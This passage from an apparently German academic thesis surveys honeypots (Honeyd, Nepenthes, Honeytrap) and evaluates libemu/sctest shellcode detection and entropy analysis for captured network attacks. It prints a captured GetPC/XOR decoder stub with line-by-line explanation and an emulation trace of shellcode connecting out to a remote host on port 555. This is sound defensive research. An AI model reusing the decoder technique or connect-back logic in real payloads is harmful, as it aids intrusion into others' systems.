Die im vorherigen Abschnitt vorgestellten High-Interaction Honeypots eignen sich gut für die Entdeckung unbekannter Angriffe auf Rechnersysteme. Jedoch sind sie aufgrund der eher schlechten Skalierbarkeit ungeeignet, eine große Anzahl von Angriffen zu verarbeiten. Dies ist der Fall, wenn nicht nur einzelne Adressen, sondern vollständige Netzbereiche durch einen einzelnen Honeypot abgedeckt werden. Low-Interaction Honeypots begegnen dieser Problematik, indem ihre Komplexität reduziert und die Skalierbarkeit gesteigert wird. Die Bezeichnung *Low-Interaction* ist daraus entstanden, dass ein Angreifer mit dem System nicht mehr in beliebig komplexe Interaktion treten kann. So kann ein Angreifer keine eigenen Befehle auf dem System ausführen, da ja lediglich Teilaspekte des Betriebssystems emuliert werden.
Im Rest dieses Kapitels sollen verschiedene Ansätze für Low-Interaction Honeypots vorgestellt und ihre Arbeitsweise erklärt werden.

Honeyd — Simulation von Netzwerken

Honeyd wurde 2003 von Niels Provos an der University of Michigan mit dem Ziel entwickelt, komplexe Netzwerkinfrastrukturen zu emulieren. Die zugrundeliegende Beobachtung hierfür war, dass dem tatsächlichen Angriff auf ein Netzwerk meist ausgiebige Scans der IP-Adressen vorausgehen (vgl. Provos (2004)). Dieses Verhalten, was auch 'Fingerprinting' genannt wird, dient dazu, die vorhandene Netzwerkinfrastruktur zu erkennen und eventuell lohnenswerte Ziele für einen Angriff zu entdecken. Diese Fingerprinting-Techniken werden beispielsweise von Werkzeugen wie nmap (vgl. Lyon (2009)) eingesetzt.

Honeyd setzt eine Technik ein, die von den Entwicklern 'Personality Engine' genannt wird. Hierbei wird versucht, durch Emulation der Verhaltensweisen eines Betriebssystems bei der Verarbeitung von IP-Paketen den Eindruck zu erwecken, dass es sich tatsächlich um einen Rechner mit diesem Betriebssystem handelt. Honeyd bildet für diesen Zweck beispielsweise Aspekte wie die Erzeugung von Initial Sequence Numbers für TCP Verbindung oder das Verhalten beim Empfang von UDP-Paketen auf geschlossenen Ports nach.
Darüber hinaus erlaubt es Honeyd, Pakete durch die emulierte Infrastruktur zu routen, wobei Verzögerungen und TTL-Werte des Paketes genauso wie in einem realen Netzwerk behandelt werden.
Eine weitere Funktion die Honeyd anbietet, ist das Weiterleiten von Verbindungen an andere Systeme. Hierbei werden Verbindungen an bestimmten Ports (z.B. Webserver an Port 80 oder SSH an Port 22) an andere Systeme transparent weitergeleitet und dort bearbeitet.

Anwendungsszenarien für Honeyd Honeyd eignet sich, um gegenüber einem Angreifer ein Netzwerk vorzutäuschen, welches angreifbare Zielsysteme enthält. Dies ermöglicht es Angriffe insbesondere in der Aufklärungsphase zu beobachten, die den eigentlichen Attacken auf vorhandene Schwachstellen vorausgeht. Darüber hinaus kann ein mit Honeyd emuliertes Netz dazu dienen, durch vermeintlich sehr lohnenswerte Angriffsziele die Aufmerksamkeit von Angreifern auf sich zu ziehen und so von den eigentlichen Produktivsystemen abzulenken.(vgl. Provos und Holz (2007) S.107).

Nepenthes - Signaturgestützte Malware-Erkennung

Low-Interaction Honeypots eignen sich aber auch, zur Analyse auf einer höheren Ebene. Ein Beispiel hierfür ist das Nepenthes Projekt. Nepenthes, wurde im Jahre 2006 entwickelt (vgl. Baecher u. a. (2006)). Ziel der Entwicklung war es, ein Werkzeug zu schaffen, das Malware automatisch sammelt und so die Analyse von Schadprogrammen erleichtert.

Aufbau und Arbeitsweise Nepenthes verfolgt einen anderen Ansatz als Honeyd. Das Programm versucht, Anfragen von Angreifern zu beantworten. Hierfür integriert Nepenthes eine Vielzahl von Plugins, die jeweils verschiedene Aufgaben wahrnehmen (siehe Abb. 2.4). Erwähnenswert sind hier die Module zur Schwachstellenemulation und Shellcodeanalyse. Schwachstellenemulation zur Emulation von Schwachstellen ermöglichen es, das Verhalten eines Netzwerkdienstes so präzise nachzubilden, dass ein Angriff der auf eine im Dienst enthaltene Schwachstelle abzielt erfolgreich ist. Dies erlaubt im besten Fall eine Übertragung von Shellcode[9]. Hierfür verwenden die Schwachstellenmodule eine Zustandsmaschine, die ein Patternmatching auf die empfangenen Daten anwendet und anhand dieser Information eine passende Antwort auswählt und sendet.
Ist der Angriff auf den Honeypot erfolgreich, setzt die Shellcode-Analyse ein, die versucht, Informationen aus den empfangenen Daten zu extrahieren. Unter anderem wird hier nach charakteristischen Funktionsaufrufen und URLs gesucht, deren Vorhandensein einen Hinweis darauf geben mag, ob versucht wird, eine von außen erreichbare Befehlskonsole zu öffnen oder Schadcode von einer anderen Stelle im Netz nachzuladen.

Einer der Hauptnachteile von Nepenthes liegt darin, dass sich das Programm nur sehr eingeschränkt zur Analyse neuer Malware eignet. Ist kein Modul zur Emulation einer Schwachstelle vorhanden, zum Beispiel weil die Schwachstelle vorher noch nicht bekannt ist, wird der Angriff fehlschlagen, da zu irgendeinem Zeitpunkt der im Schwachstellenmodul vorgegebene Pfad durch den Zustandsautomat verlassen wird. Als Lösung für dieses Problem ermöglicht

[9] Shell = Befehlskonsole wörtl.: Programmcode der das ausführen einer Befehlskonsole ermöglicht.




Abbildung 2.4: Architektur von Nepenthes(aus Baecher u. a. (2006) S.170)

Nepenthes, Netzwerkverbindungen an einen weiteren Honeypot wie zum Beispiel Argos weiterzuleiten und dort eingehender zu analysieren.

Honeytrap - ein Meta-Honeypot

Honeytrap wurde im Jahre 2007 von Tillmann Werner vorgestellt (Werner (2007)) und unterscheidet sich in einigen Aspekten grundlegend von den bisher vorgestellten Ansätzen. Honeytrap nimmt genau wie Nepenthes TCP und UDP Verbindungen an, enthält aber keine dedizierten Schwachstellenmodule. Dafür kann Honeytrap auf unterschiedlichen Modi betrieben werden, die sich jeweils für einzelne Ports einstellen lassen.

Die in Honeytrap enthaltenen vier Betriebsmodi ermöglichen es, den Honeypot sehr flexibel an die jeweilige Betriebssituation anzupassen und auf empfangene Pakete in folgenden Weisen zu reagieren:

Ignore: Der erste und einfachste Betriebsmodus ermöglicht es, Verbindungen auf bestimmten Ports zu Ignorieren. Dies kann sinnvoll sein, wenn nur bestimmte Ports für die Untersuchung interessant sind und anderer Verkehr vernachlässigt werden kann, oder im entgegengesetzen Fall, wenn aufgrund zahlloser Angriffe auf bestimmten Ports die

Ergebnisse verfälscht werden würden, indem bestimmte Arten von Angriffen überrepräsentiert wären.

Normal: Wird eine TCP-Verbindung zum Honeypot aufgebaut, wird nach dem Handshake ein vorkonfiguriertes Banner zurückgeschickt, was dem Angreifer den Eindruck vermitteln soll, dass er auf dem angesprochenen Port mit einer typischen Netzwerkanwendung, wie z.B. einen bestimmten Webserver kommuniziert. Sendet der Angreifer daraufhin Daten, wird nach Ablauf einer bestimmten Zeit wieder eine Antwort (im Allgemeinen ein '\n'-Character) zurückgesendet, bis die Verbindung vom Angreifer beendet wird. Die in diesem Fall vom Angreifer übertragenen Daten werden für eine spätere Analyse gespeichert.

Proxy: Im Proxy-Modus ermöglicht es Honeytrap, bestimmte Verbindungen an andere Honeypots weiterzuleiten. Ähnlich wie bei Nepenthes und Honeyd können so Daten an einen High-Interaction Honeypot weitergegeben werden, wenn die mit Honeytrap erzielten Erkenntnisse nicht ausreichend sind.

Mirror: Der Mirror-Mode ist eine Funktion, die so nur in Honeytrap vorhanden ist. Eingehende Verbindung werden vom Honeypot an den Angreifer zurückgespiegelt. Dies hat sich vor allem für die Analyse der Verbreitungsmechanismen von autonomen Wurm-Programmen als nützlich erwiesen: Versucht ein Wurm von einem infizierten System aus ein Weiteres anzugreifen, so wird er in den meisten Fällen die gleiche Schwachstelle ausnutzen, mit der auch der Angriff auf das bereits infizierte System gelang. Wenn der Wurm nun, mit dem Honeypot als Relay, versucht die Schwachstelle auszunutzen, kann dies auf dem Honeypot-System protokolliert werden.
Wird nun der Angriff an das Infizierte System zurück gespiegelt so greift ein Schadprogramm im Endeffekt sich selbst an, ohne dies zu bemerken. Dadurch dass die Verbindung auf dem Honeypot mitprotokolliert wird, bietet dies die Möglichkeit, einen sehr genauen Einblick in die Wirkungsweise eines Angriffs zu erhalten.

Darüber hinaus bietet Honeytrap noch die Möglichkeit verschiedene Plugins in die Software zu integrieren. Neben bereits vorhandenen Komponenten, die etwa zum Download von Schadsoftware dienen oder den Export bzw. weitere Analysen der Daten erlauben, ist es möglich, über eine C-API eigene Plugins zu erstellen, die weitere Analysen durchführen.

Honeytrap bietet viele Möglichkeiten, die in anderen Honeypots nicht vorhanden sind. Insbesondere der Mirror-Modus erlaubt es, weitreichende Analysen von Angriffen durchzuführen, die mit den Möglichkeiten anderer Honeypots nicht so einfach zu erreichen sind. Leider ist der Einsatz rechtlich problematisch. Beispielsweise kann durch den rückgespiegelten Angriff ein Intrusion-Detection System auf der Gegenseite angesprochen werden, welches den Honeypot als Angriffssystem identifizieren könnte. Außerdem könnte ein Angreifer der um die Existenz des Honeypots weiß, diesen als Proxy verwenden, indem er die Absenderadresse

der Netzwerkpakete manipuliert und einen anderen Absender angibt. Ein Honeypot würde in diesem Fall helfen, einen Angriff auf ein anderes System zu verschleiern.

2.2.3 Bewertung der vorgestellten Techniken

Für die Anforderungen des aufzubauenden Analysesystems eignen sich die hier vorgestellten Systeme unterschiedlich gut. High-Interaction Systeme sind aufgrund ihrer Komplexität nur sehr eingeschränkt skalierfähig und erfordern eine ständige Überwachung des Betriebszustandes, um initiierte Angriffe auf Drittsysteme zu verhindern.
Von den vorgestellten Low-Interaction Honeypots scheidet Honeyd aus, weil das Programm keine Möglichkeit bietet, Verbindungen zwischen einem Angreifer und dem Honeypot aufzubauen und so den Ablauf von Angriffen nachzuvollziehen. Nepenthes arbeitet nur effizient bei bekannten Angriffen, für die Schwachstellenmodule vorhanden sind, während für unbekannte Angriffe wiederum ein High-Interaction Honeypot erforderlich ist.
Diese Einschränkungen sind mit Honeytrap nicht vorhanden, da eine ausreichend genaue Analyse ohne die Weiterleitung der Verbindungen an ein spezialisiertes System wie z.B. Argos möglich ist. Des Weiteren bietet Honeytrap bereits die Möglichkeit, ein Datenbanksystem anzubinden, welche für das im Rahmen dieser Arbeit entwickelte Analysesystem angepasst werden kann.

3 Analyse empfangener Angriffsdaten

Sobald Daten erhoben werden stellt sich die Frage nach ihrer Auswertung. Bei der Analyse der Daten, welche im Rahmen dieser Arbeit anfallen, stellen sich zusätzliche Aufgaben bei der Auswertung der Daten, da kein Vorwissen darüber vorhanden ist, was die Intention des Senders sein könnte. Um dieses Problem zu lösen, bieten sich verschiedene Analysetechniken an, von denen vier im Rahmen dieses Kapitels auf ihre Tauglichkeit und Einsatzgebiete hin untersucht wurden und dann als Teil des erstellten Analysewerkzeuges implementiert worden sind.

In diesem Kapitel werden Analysemethoden vorgestellt, welche die an einem Honeypot empfangenen Verbindungen auf unterschiedliche Arten klassifizieren und einen Einblick in deren Funktionsweise ermöglichen sollen. Die im ersten Abschnitt diskutierte Methode der Prozess-Emulation soll der Analyse von Angriffen dienen, welche Schwachstellen wie beispielsweise Buffer Overflows ausnutzen, um binären Schadcode im Kontext eines laufenden Prozesses auszuführen.
Die im zweiten Abschnitt vorgestellte Entropie-Analyse zeigt, wie es mit Hilfe der Entropie-Bestimmung möglich ist, Auffälligkeiten in der Datenstruktur zu erkennen, und so eventuelle Angriffsversuche aufdecken.
Im dritten Abschnitt wird die String-Analyse erläutert. Das Verfahren soll der Erkennung von Directory-Traversal- und Cross-Site-Scripting Schwachstellen dienen.
Im abschließenden vierten Abschnitt soll eine Angriffserkennung durch eine automatische Signaturgenerierung am Beispiel des Honeytrap-Plugi ns Nebula erörtert werden.

Die in den Bewertungen vorgestellten experimentellen Ergebnisse wurden auf einem Testsystem erstellt, welches die im vorherigen Kapitel vorgestellten Konzepte von Darknets und Honeypots umsetzt. Für eine genaue Spezifikation des Testaufbaus sei auf das Kapitel 5 verwiesen.

3.1 Shellcode-Erkennung durch Prozess-Emulation

Ein Verfahren für die Analyse von unbekannten Angriffen stellt die Suche von Shellcode in Netzwerkpaketen mit Hilfe einer emulierten Prozessumgebung dar. Das Ziel dieses Ver-

fahrens ist, den empfangenen Shellcode tatsächlich auszuführen und das Verhalten des Schadprogrammes zu studieren. Diese Vorgehensweise ermöglicht es, auf einem Low-Interaction Honeypot Angriffe in einer Genauigkeit zu untersuchen, die sonst nur mit einem High-Interaction Honeypot zu erreichen wäre.
Prozess-Emulation wurde unter anderem von Andersson u. a. (2005) und Polychronakis u. a. (2008) theoretisch beschrieben, allerdings wurde keine Implementierung des Verfahrens veröffentlicht. Dies änderte sich erst mit der Veröffentlichung der Bibliothek libemu (vgl. Baecher und Koetter (2009)).

3.1.1 Einführung

Polymorpher Shellcode stellt eine der großen Herausforderungen dar, mit denen die Sicherheitsforschung in den letzten Jahren konfrontiert war. Shellcode, der sich selbst verändert – sei es durch Verschlüsselung oder Veränderungen in den ausgeführten Assemblerbefehlen schränkt die Nutzbarkeit von signaturgestützten Erkennungsverfahren stark ein oder lässt sie sogar ganz wirkungslos werden.
Prozess-Emulation kann hier eine Erkennung zuverlässiger gewährleisten. Indem eine empfangene Schadroutine auf einer emulierten Umgebung ausgeführt wird, werden die Verfahren zur Verschleierung umgangen. Ausgenutzt wird dabei die Tatsache, dass auch auf einem angegriffenen System eine Entschlüsselung des Schadcodes vorgenommen werden muss, um anschließend die gewünschten Aktionen auszuführen.

3.1.2 libemu

`libemu` wurde im Jahre 2007 von Markus Koetter und Paul Baecher entwickelt und unter einer OpenSource-Lizenz zur Verfügung gestellt. Die Bibliothek emuliert eine x86 CPU und Teile der Windows32-API und der Linux Prozessumgebung. Dies ermöglicht es, Betriebssystemaufrufe des Schadprogramms auf diesen beiden Betriebssystemen nachzuvollziehen und so Einblick in die Aktionen des Schadprogramms auf dem System zu erhalten. Libemu bedient sich dabei sogenannter GetPC-Heuristiken, um Schadcode innerhalb binärer Zeichenketten zu erkennen.
Unter *GetPC*, welches als Abkürzung für 'Get Program Counter' steht, versteht man eine Sequenz von Assemblerbefehlen innerhalb eines Schadprogramms, welche dazu dient, den Wert des Programmzählers und damit die Position der ausgeführten Instruktion innerhalb des Systempeichers zu bestimmen. Dies ist nötig, da Shellcode, der an einer quasi zufälligen Stelle im Hauptspeicher des Systems liegen kann, zuerst seine eigene Position im

```
E8FFFFFFFF      call 0x4
FFC2            inc edx
5F              pop edi
8D4F10          lea ecx,[edi+0x10]
8031C4          xor byte [ecx],0xc4
41              inc ecx
6681394D53      cmp word [ecx],0x534d
75F5            jnz 0xfffffff7
```

Abbildung 3.1: Beispiel für eine Entschlüsselungsfunktion in einem manipuliertem Netzwerkpaket. Die ersten drei Instruktionen dienen dem Zweck, die Position des Shellcodes im Hauptspeicher herauszufinden, die letzten vier Instruktionen entschlüsseln die Schadroutine

Speicher feststellen muss um Aktionen auf dem System auszulösen.
Um die Funktionsweise einer solchen GetPC-Funktion zu erklären soll dies anhand eines Beispiels erläutert werden.

Beispiel 3.1 zeigt eine Schadroutine, welche aus einem Angriff auf den Netzwerkport 445/TCP entnommen ist. Die Funktion dieser Folge von Assembler-Befehlen besteht darin, Die eigene Position im Speicher zu bestimmen, und eine verschlüsselte Schadroutine zu entschlüsseln.
Die erste Instruktion stellt einen Sprung um eine Speicheradresse nach vorn da. Dabei ist die Instruktion an sich sinnlos, da der Instruction-Pointer auf jeden Fall um 4 Byte inkrementiert worden wäre. Es wird hier jedoch ein Seiteneffekt der `CALL`-Instruktion ausgenutzt, welche den aktuellen Wert des Instruction-Pointers auf dem Stack ablegt.
Die dritte Instruktion im Assembler-Listing holt die zuvor auf dem Stack abgelegte Speicheradresse und schreibt sie ins Register `edi`.
Die vierte Instruktion lädt dann eine neue Adresse relativ zu der im `edi`-Register gespeicherten in Register `ecx` . Diese Adresse bezeichnet den Beginn der verschlüsselten Schadroutine.
Die nächsten beiden Instruktionen dienen der Entschlüsselung dieser Schadroutine, indem diese Byteweise mit dem Wert `0xc4`, welcher hier als Schlüssel dient, XOR-verknüpft werden.

Als letzter Schritt wird in einer Abbruchbedingung abgefragt, ob der Wert welcher an der durch das `ecx`-Register referenzierten Adresse dem Wert `0x534d` entspricht. Ist die Bedingung erfüllt, wird die Schleife abgebrochen.

Libemu erkennt Shellcodes, indem es nach auffälligen Instruktionskombinationen wie der im Beispiel enthaltenen Kombination aus `CALL` und `POP` sucht. Verschiedene andere Kombi-

nationen, welche den gleichen Zweck erfüllen, sind im Quellcode von libemu dokumentiert (vgl. Baecher und Koetter (2009)).

3.1.3 sctest

Sctest ist ein Analysewerkzeug, welches auf libemu aufbaut, und API-Aufrufe von Microsft Windows emulieren kann. Mit Hilfe dieses Werkzeug ist es deshalb möglich tiefergehende Analysen von Shellcode durchzuführen und auf diese Weise Einblicke in dessen Funktionsart zu bekommen. Wird in einem Paket Shellcode gefunden, so wird dieser ausgeführt. Dabei gibt das Programm eventuell aufgerufene Funktionen der Windows-API mit samt der übergebenen Parameter aus (vgl. Abb. 3.2). Kann in einem Paket jedoch kein Schadcode gefunden werden, so wird die Verarbeitung abgebrochen und eine entsprechende Statusmeldung ausgegeben (vgl. Abb. 3.3).

3.1.4 Ergebnisse und Bewertung des Verfahrens

Für die Untersuchung des Verfahrens wurden zuerst alle Pakete mit Hilfe der von libemu zur Verfügung gestellten GetPC-Heuristiken untersucht. Dabei wurde festgestellt, dass auch Pakete als auffällig markiert werden, wenn eine zufällige Bytefolge einem der Befehle ähnelt, welcher durch die GetPC-Heuristik als Hinweis für enthaltenen Schadcode eingestuft wurde. Aus diesem Grund wurde der Untersuchung ein zweiter Schritt hinzugefügt, der mit Hilfe von sctest versucht, den verdächtigen Schadcode auszuführen. Schlägt dies fehl, so wird das entsprechende Paket aus der Untersuchung genommen. In der ersten Stufe wurden 2614 Pakete als auffällig markiert. Nachdem diese Pakete in der zweiten Stufe mit sctest untersucht wurden, stellte sich heraus, dass lediglich in 890 von diesen Paketen Schadcode festgestellt werden konnte, während in den übrigen 1718 von sctest keine Hinweise darauf gefunden wurden.

Die hohe Anzahl an False Positives war sehr überraschend, da nicht mit einer so hohen Fehlerrate der GetPC-Heuristiken gerechnet wurde. Aufgrund dieser Ergebnisse wurden die False Positives nochmals eingehender Untersucht, woraufhin festgestellt wurde, dass 1544 Pakete, also 86,36% der vermeintlichen False Positives allein an Port 3050 empfangen wurde. Die Häufung an diesem Port in Verbindung mit der Tatsache, dass an Port 3050 gleichzeitig eine große Zahl von Schadcode enthaltenden Paketen gefunden wurde, legte nahe, dass hier eine Klasse von Angriffen durch sctest nicht erkannt wurde. Daraufhin wurden diese Pakete manuell analysiert. Durch Untersuchung mit einem Disassembler stellte sich dann heraus, dass bereits vor der durch die GetPC-Heuristik erkannten Instruktionen

```
ffset 1013 (0x3f5)
verbose = 0
stepcount 100000
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012f0dc =>
           = "ws2_32";
) = 0x71a10000;
int WSAStartup (
     WORD wVersionRequested = 2;
     LPWSADATA lpWSAData = 1240784;
) =  0;
SOCKET WSASocket (
     int af = 2;
     int type = 1;
     int protocol = 0;
     LPWSAPROTOCOL_INFO lpProtocolInfo = 0;
     GROUP g = 0;
     DWORD dwFlags = 0;
) =  66;
int connect (
     SOCKET s = 66;
     struct sockaddr_in * name = 0x0012f0c8 =>
         struct   = {
             short sin_family = 2;
             unsigned short sin_port = 11010 (port=555);
             struct in_addr sin_addr = {
                 unsigned long s_addr = xxxxxxx3 (host=xx.xx.30.219);
             };
             char sin_zero = "       ";
         };
     int namelen = 16;
) =  0;
```

Abbildung 3.2: Erfolgreich mit Hilfe von sctest ausgeführter Schadcode. Ziel des Schellcodes ist es eine Verbindung zu Port 555 auf einem entfernten Rechner aufzubauen. Die enthaltene IP-Adresse wurde nachträglich unkenntlich gemacht.

```
verbose = 1
failed
cpu error error accessing 0xfffa5fff not mapped

stepcount 0
```

Abbildung 3.3: Ausgabe von sctest für falsch markierte Netzwerkpakete. `stepcount 0` deutet darauf hin, dass im Paket keinerlei ausführbare Assemblerbefehle enthalten waren.

ein einzelner Assembler-Befehl ausgeführt wurde. Da sctest diese Instruktion nicht ausführte, hatte dies zur Folge, dass sctest auch den nachfolgenden Shellcode nicht sinnvoll ausführen konnte und die Verarbeitung abbrach.

Insgesamt wurden an 12 verschiedenen Ports Netzwerkpakete mit Hilfe von libemu und sctest als auffällig klassifiziert(vgl. Tabelle 3.1). Von den insgesamt 2574 unterschiedlichen Paketnutzlasten die an diesen Ports empfangen wurden wurde dabei in 890 Schadcode gefunden, was einem Anteil von 34,58% entspricht. Sehr hoch ist die Menge an Paketen, die von sctest falsch klassifiziert worden ist.

3.1.5 Fazit

Einerseits werden mit Hilfe der GetPC-Heuristiken gute Ergebnisse erzielt, welche allerdings auch False Positives enthalten können. Diese können zwar mit Hilfe von sctest erkannt werden, allerdings erzeugt dieses Verfahren wiederum eine größere Anzahl an False Negatives was dazu führen kann, dass Angriffe welche bereits korrekt durch libemu klassifiziert worden sind aus der Untersuchung herausfallen. Gelingt es allerdings, shellcode im Paket zu erkennen und mit Hilfe von sctest korrekt auszuführen, so ermöglicht dies, einen Einblick in die Funktionsweise eines Angriffes, der mit bisher frei verfügbaren Werkzeugen nicht möglich war. Es eröffnet nicht nur die Chance, Angriffe auf bestehende Systeme besser nachzuvollziehen, sondern erlaubt es auch verschlüsselte Schadprogramme zu erkennen und zu analysieren.

Zielport	Verbindungen in denen Shellcode entdeckt wurde	Unterschiedliche Paketnutzlasten, in denen Shellcode entdeckt wurde	Unterschiedliche Paketnutzlasten insgesamt	von sctest erkannte Paketnutlasten in %
1023	55	3	6	50,00%
1085	4	1	2	50,00%
1087	2	1	2	50,00%
1096	1	1	2	50,00%
2967	8947	122	138	88,41%
3050	1909	742(1544)	2292	32,38%(67.36%)
5554	127	5	12	41,67%
6660	2	1	2	50,00%
7986	2	2	2	100,00%
8800	43	8	9	88,89%
41523	97	3	3	100,00%
61059	1	1	104	0,96%
Σ	1190	890	2574	34,58%

Tabelle 3.1: Auflistung aller Zielports, für die mit Hilfe von sctest verdächtige Verbindungen festgestellt wurden. Die von sctest nicht korrekt erkannten Pakete, für die trotzdem Shellcode festgestellt werden konnte sind in Klammern angegeben

3.2 Entropie-Analyse

Mit der Begründung der Informationstheorie vor mehr als 60 Jahren hat Claude Elwood Shannon (1916-2001) viele theoretische Grundlagen für heute alltäglich angewendete Verfahren zur Signalübertragung, Datenkomprimierung oder Signalkodierung geschaffen. Insbesondere der Begriff der Entropie spielt, als Maß für die Informationsdichte einer Botschaft, eine große Rolle bei der Anwendung von Verfahren, welche auf informatiostheoretischen Prinzipien beruhen. In den letzten Jahren wurden immer wieder Informationstheoretische Verfahren in der Sicherheitsforschung eingesetzt. Der erste Teil dieses Abschnitts erklärt zunächst den Begriff der Entropie, bevor verschiedene entropiebasierte Verfahren erörtert werden. Im weiteren Verlauf des Kapitels soll dann ein Verfahren, welches die Entropie verwendet, um Schadcode in Netzwerkpaketen zu entdecken beschrieben werden, welches im Rahmen dieser Arbeit implementiert wurde.

3.2.1 Grundlagen

Entropie ist ein Begriff aus der Thermodynamik, der dort als Maß für den Zustand eines thermodynamischen Systems verstanden wird. Claude Elwood Shannon deutete diesen Begriff im Rahmen der Informationstheorie um und verwendete ihn erstmals in diesem Zusammenhang in seiner Arbeit *A Mathematical Theory of Communication* (vgl. Shannon (1948)).

Information
Jedem untersuchten Zeichenstrom kann ein spezifischer Informationsgehalt zugeordnet werden. Die von einem bestimmten Zeichen $x[i]$ übertragene Information eines Zeichenstromes $x \in \Sigma^+$ [1] welches den bestimmten Wert $a \in \Sigma$ besitzt, wird definiert als:

$$I(x[i]) = a) := log\frac{1}{p(x[i] = a)} = -log_a(p(x[i] = a))$$

Die Aussagekraft einer Information wird dabei gemessen an der seiner individuellen Wahrscheinlichkeit, das $x_{[i]}$ einen bestimmten Wert $a \in \Sigma$ annimmt. Geht die Wahrscheinlichkeit $p(x[i] = a)$ gegen Null, z.B. weil das Zeichen a nur sehr selten vorkommt, so ist der Wert der Information umso größer, d.h. I nimmt für diesen Fall verhältnismäßig große Werte an. Ist es im Gegensatz dazu sehr wahrscheinlich, dass $x[i]$ einen bestimmten Wert $b \in \Sigma$ erhält, also mit einer hohen Auftrittswahrscheinlichkeit $p(x[i] = b)$, so ist der Informationsgehalt niedrig und nimmt um so stärker ab, je höher diese Wahrscheinlichkeit ist.
Der Wert der Information kann hierbei als Maß für die Abweichung vom Zufall angesehen

[1] Hierbei entspricht Σ dem Alphabet der möglichen Zeichen des Stromes, $Sigma^+$ beschreibt die Menge aller Zeichenkombinationen über dem Alphabet Σ

werden.

Dass $I(x[i])$ als logarithmische Funktion definiert ist, begründet sich dadurch, dass der Informationsgehalt eines Zeichens auch von der Anzahl der im Alphabet enthaltenen Zeichen abhängig ist und die Anzahl der möglichen Zeichenfolgen exponentiell zur Basis des Alphabets wächst.

Beispiel: 1 *Besitzt ein Zeichen x mit der Wahrscheinlichkeit $p_x = 0.1$ einen bestimmten Wert a, so ändert sich der Informationsgehalt abhängig davon, wie viele Zeichen das zugrunde liegende Alphabet umfasst:*
$|\Sigma| = 2: I(x[i]) = a) = -log_{|\Sigma|}(p(x)) = -log_2 0.1 = 3.3219$
$|\Sigma| = 10: I(x[i]) = a) = -log_{|\Sigma|}(p(x)) = -log_{10} 0.1 = 1$

Entropie Die Entropie ist ein Maß für den Informationsgehalt einer Zeichenfolge und ist somit eine Erweiterung der obigen Definition des Informationsgehaltes.
Shannon fordert für die Definition einer Entropiefunktion H die Erfüllung der folgenden drei Eigenschaften:

- Die Funktion soll für die möglichen p_i stetig sein
- Wenn alle Wahrscheinlichkeiten p_i gleich sind und $p_i = \frac{1}{n}$ entsprechen soll H eine monoton steigende Funktion von n sein.
- *Wird eine Wahl, welche mit einer bestimmten Wahrscheinlichkeit ein bestimmtes Ergebnis liefert, in zwei aufeinander folgende Entscheidungen aufgegliedert, so entspricht die gewichtete Summe der Wahrscheinlichkeiten dieser Wahlen der ursprünglichen Wahrscheinlichkeit.*

Claude Shannon wählte als Definition für die Entropie folgende Formel, da sie alle drei formulierten Bedingungen erfüllt (Shannon, 1948, S. 11):

$$H = -\sum_{i=1}^{n} p_i \cdot \log p_i.$$

Diese erlaubt es, auf Basis des bereits diskutierten Begriffes des Informationsgehaltes eine allgemeine Definition für die Entropie einer Zeichenfolge zu bestimmen.

Definition 1 *Sei $\Sigma = \{a_1, a_2, \ldots, a_n\}$ ein endliches Alphabet und Σ^* die Menge aller möglichen Texte die mit diesem Alphabet gebildet werden können. Sei $x \in \Sigma^*$ ein beliebiger Text*

aus Σ^*, in dem ein Zeichen a_i mit der Wahrscheinlichkeit p_i auftritt. Die Entropie $H : x \to \mathbb{R}$ von x ist demnach definiert als (vgl. Shannon und Weaver (1963)):

$$H(x) := -\sum_{i=1}^{|\Sigma|} p_i \cdot \log p_i.$$

Um also die Entropie einer Zeichenfolge zu bestimmen, muss zuerst das dem Text zugrunde liegende Alphabet bestimmt sein. Für alle im Alphabet vorkommenden Zeichen a_i wird dann die Auftrittswahrscheinlichkeit errechnet, was die Berechnung des Entropiewertes ermöglicht.

Bedeutung der Entropie Worin liegt nun die praktische Bedeutung der Entropie? Beispielhaft soll eine Nachricht nur aus einem Symbol bestehen, welches n-mal wiederholt wird. Die Wahrscheinlichkeit, dass dieses Symbol auftritt, liegt in diesem Fall bei 100% . Übertragen in die Formel entspricht dies:

$$H(x) := -\sum_{i=1}^{|\Sigma|} p_i \cdot \log p_i = 1 \cdot \log 1 = 1 \cdot 0 = 0$$

Dieses Ergebnis ist wenig überraschend. Eine Nachricht, die nur aus einem sich niemals verändernden Symbol besteht, kann keinerlei Information transportieren, womit natürlich auch keine berechenbare Entropie vorhanden ist.

Das andere Extrem entspräche einer Nachricht in der alle im Alphabet vorhandenen Symbole gleich oft vorkommen. In so einem Fall entspräche jedem Symbol $a_{[i]}$ die Wahrscheinlichkeit $p[i] = \frac{1}{n}$. An einem konkreten Beispiel für die 127 Zeichen des ASCII-Codes entspräche dies:

$$H(x) := -\sum_{i=1}^{|\Sigma|} p_i \cdot \log_2 p_i = -\sum_{i=1}^{|\Sigma|} \frac{1}{127} \cdot \log_2 \frac{1}{127} = 7$$

